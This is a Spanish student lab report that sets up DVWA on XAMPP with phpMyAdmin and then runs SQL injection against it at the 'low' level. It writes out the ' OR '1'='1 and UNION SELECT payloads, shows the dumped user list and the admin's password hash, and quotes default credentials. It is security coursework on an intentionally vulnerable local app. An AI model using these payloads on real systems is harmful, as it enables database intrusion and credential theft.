



Laboratorio 12

Lighthouse




Descargamos y inicializamos XAMPP con los módulos Apache Y MySQL:




Saul Hernandez Castilla

Creamos la base de datos:




Descargamos un nuevo proyecto:




Saul Hernandez Castilla

Lo descomprimos:




Luego, lo pegamos a esta dirección:





Saul Hernandez Castilla

En el navegador nos aparecerá un error, esto se debe por el nombre del archivo:



Cambiamos el nombre para solucionar el problema:



En el navegador nos aparecerá un error, esto se debe a que no el proyecto que hemos descargado no tiene base de datos y usuario asociado:



Creamos la base de datos:

The screenshot shows the phpMyAdmin interface at localhost/phpmyadmin/index.php?route=/server/databases. The 'Bases de datos' (Databases) tab is active. A form to 'Crear base de datos' (Create database) is visible, with 'DVWA-master' entered in the name field and 'utf8mb4_spanish_ci' selected for the character set. Below the form, a table lists existing databases:

Base de datos	Cotejamiento	Acción
<input type="checkbox"/> information_schema	utf8_general_ci	Seleccionar privilegios
<input type="checkbox"/> miapp	utf8mb4_general_ci	Seleccionar privilegios
<input type="checkbox"/> mysql	utf8mb4_general_ci	Seleccionar privilegios
<input type="checkbox"/> performance_schema	utf8_general_ci	Seleccionar privilegios
<input type="checkbox"/> phpmyadmin	utf8_bin	Seleccionar privilegios
<input type="checkbox"/> test	latin1_swedish_ci	Seleccionar privilegios

Total: 6

Opción de crear el usuario

The screenshot shows the phpMyAdmin interface at localhost/phpmyadmin/index.php?route=/server/privileges&db=dvwa-master&checkprivsdb=dvwa-master&viewing_mode=db. The 'Privilegios' (Privileges) tab is active. A table titled 'Usuarios con acceso a "dvwa-master"' (Users with access to "dvwa-master") is displayed:

Nombre de usuario	Nombre del servidor	Tipo	Privilegios	Conceder	Acción
<input type="checkbox"/> root	127.0.0.1	global	ALL PRIVILEGES	Sí	Editar privilegios Exportar
<input type="checkbox"/> root	:::1	global	ALL PRIVILEGES	Sí	Editar privilegios Exportar
<input type="checkbox"/> root	localhost	global	ALL PRIVILEGES	Sí	Editar privilegios Exportar

Below the table, there is a 'Nuevo' (New) button and a link to 'Agregar cuenta de usuario' (Add user account).

Saul Hernandez Castilla

Configuración de usuario

phpMyAdmin

Reciente Favoritas

Nueva

- dwva-master
- information_schema
- miapp
- mysql
- performance_schema
- phpmyadmin
- test

Sevicio: 127.0.0.1

Bases de datos SQL Estado actual Cuentas de usuarios Exportar Importar Configuración Replicación Variables Juegos de caracteres

Agregar cuenta de usuario

Información de la cuenta

Nombre de usuario: Use el campo de text dwva

Nombre de Host: Cualquier servidor %

Contraseña: Use el campo de text Fuerza: Débil

Debe volver a escribir:

plugin de autenticación: Autenticación de MySQL nativo

Generar contraseña: Generar

Base de datos para la cuenta de usuario

☐ Crear base de datos con el mismo nombre y otorgar todos los privilegios.

☐ Otorgar todos los privilegios al nombre que contiene comodín (username_%).

☒ Otorgar todos los privilegios para la base de datos dwva-master.

Privilegios globales ☐ Seleccionar todo

Nota: Los nombres de los privilegios de MySQL están expresados en inglés.

<input type="checkbox"/> Datos	<input type="checkbox"/> Estructura	<input type="checkbox"/> Administración	<input type="checkbox"/> Límites de recursos
<input type="checkbox"/> SELECT	<input type="checkbox"/> CREATE	<input type="checkbox"/> GRANT	<small>Nota: si cambia los parámetros de estas opciones a 0 (cero), remueve el límite.</small>
<input type="checkbox"/> INSERT	<input type="checkbox"/> ALTER	<input type="checkbox"/> SUPER	MAX QUERIES PER HOUR 0
<input type="checkbox"/> UPDATE	<input type="checkbox"/> INDEX	<input type="checkbox"/> PROCESS	MAX UPDATES PER HOUR 0
<input type="checkbox"/> DELETE	<input type="checkbox"/> DROP	<input type="checkbox"/> RELOAD	MAX CONNECTIONS PER HOUR 0
<input type="checkbox"/> FILE	<input type="checkbox"/> CREATE TEMPORARY TABLES	<input type="checkbox"/> SHUTDOWN	
	<input type="checkbox"/> SHOW VIEW	<input type="checkbox"/> SHOW DATABASES	
	<input type="checkbox"/> CREATE VIEW	<input type="checkbox"/> LOCK TABLES	

Login de la plataforma



DVWA

Username

Password

Login

Entramos:



Setup DVWA

Instructions

About

Database Setup

Click on the 'Create / Reset Database' button below to create or reset your database.
If you get an error make sure you have the correct user credentials in: C:\xampp\htdocs\DVWA-master\config\config.inc.php

If the database already exists, **it will be cleared and the data will be reset**.
You can also use this to reset the administrator credentials ("admin // password") at any stage.

Setup Check

General
Operating system: **Windows**

DVWA version: **Unknown**

reCAPTCHA key: **Missing**

Writable folder C:\xampp\htdocs\DVWA-master\hackable\uploads!: **Yes**
Writable folder C:\xampp\htdocs\DVWA-master\config: **Yes**

Apache
Web Server SERVER_NAME: localhost

mod_rewrite: **Unknown**
mod_rewrite is required for the AP labs.

PHP
PHP version: **8.2.12**
PHP function display_errors: **Enabled**
PHP function display_startup_errors: **Enabled**
PHP function allow_url_include: **Disabled**
PHP function allow_url_fopen: **Enabled**
PHP module gd: **Missing - Only an issue if you want to play with captchas**
PHP module mysql: **Installed**
PHP module pdo_mysql: **Installed**

Database
Backend database: **MySQL/MariaDB**
Database username: **dvwa**
Database password: *********
Database database: **dvwa**
Database host: **127.0.0.1**
Database port: **3306**

API
This section is only important if you want to use the API module.
Vendor files installed: **Not Installed**

For information on how to install these, see the [README](#).

Status in red, indicate there will be an issue when trying to complete some modules.

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Authorisation Bypass

Open HTTP Redirect

Cryptography


API

DVWA Security

PHP Info

About

Logout



Welcome to Damn Vulnerable Web Application!

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to **practice some of the most common web vulnerabilities**, with **various levels of difficulty**, with a simple straightforward interface.

General Instructions

It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possible could by using that particular vulnerability.

Please note, there are **both documented and undocumented vulnerabilities** with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.

WARNING!

Damn Vulnerable Web Application is damn vulnerable! **Do not upload it to your hosting provider's public html folder or any Internet facing servers**, as they will be compromised. It is recommend using a virtual machine (such as [VirtualBox](#) or [VMware](#)), which is set to NAT networking mode. Inside a guest machine, you can download and install [XAMPP](#) for the web server and database.


Disclaimer

We do not take responsibility for the way in which any one uses this application (DVWA). We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

More Training Resources

DVWA aims to cover the most commonly seen vulnerabilities found in today's web applications. However there are plenty of other issues with web applications. Should you wish to explore any additional attack vectors, or want more difficult challenges, you may wish to look into the following other projects:

- [Mutillidae](#)
- [OWASP Vulnerable Web Applications Directory](#)



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Authorisation Bypass

Open HTTP Redirect

Cryptography

API

DVWA Security

PHP Info

About

Logout

DVWA Security

Security Level

Security level is currently: **impossible**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
Prior to DVWA v1.9, this level was known as 'high'.

Impossible ▼

Submit

Username: admin

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Authorisation Bypass

Open HTTP Redirect

Cryptography

API

DVWA Security

PHP Info

About

Logout

DVWA Security

Security Level

Security level is currently: **low**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
Prior to DVWA v1.9, this level was known as 'high'.

Low

Submit

Security level set to low

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Authorisation Bypass

Open HTTP Redirect

Cryptography

API

DVWA Security

PHP Info

About

Logout

Username: admin

Security Level: low

Locale: en

SQLi DB: mysql

DVWA

Vulnerability: SQL Injection

User ID:

ID: 1
First name: admin
Surname: admin

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com/>

Home

Instructions

Setup / Reset DB

Vulnerability: SQL Injection

User ID:

User ID:

```
ID: 1' OR '1' = 1
First name: admin
Surname: admin

ID: 1' OR '1' = 1
First name: Gordon
Surname: Brown

ID: 1' OR '1' = 1
First name: Hack
Surname: Me

ID: 1' OR '1' = 1
First name: Pablo
Surname: Picasso

ID: 1' OR '1' = 1
First name: Bob
Surname: Smith
```

1' OR '1'='1' union select password, first_name from users where first_name='admin':

User ID:

```
ID: 1' OR '1'='1' union select password, first_name from users where first_name='admin
First name: admin
Surname: admin

ID: 1' OR '1'='1' union select password, first_name from users where first_name='admin
First name: Gordon
Surname: Brown

ID: 1' OR '1'='1' union select password, first_name from users where first_name='admin
First name: Hack
Surname: Me

ID: 1' OR '1'='1' union select password, first_name from users where first_name='admin
First name: Pablo
Surname: Picasso

ID: 1' OR '1'='1' union select password, first_name from users where first_name='admin
First name: Bob
Surname: Smith

ID: 1' OR '1'='1' union select password, first_name from users where first_name='admin
First name: 5f4dcc3b5aa765d61d8327deb882cf99
Surname: admin
```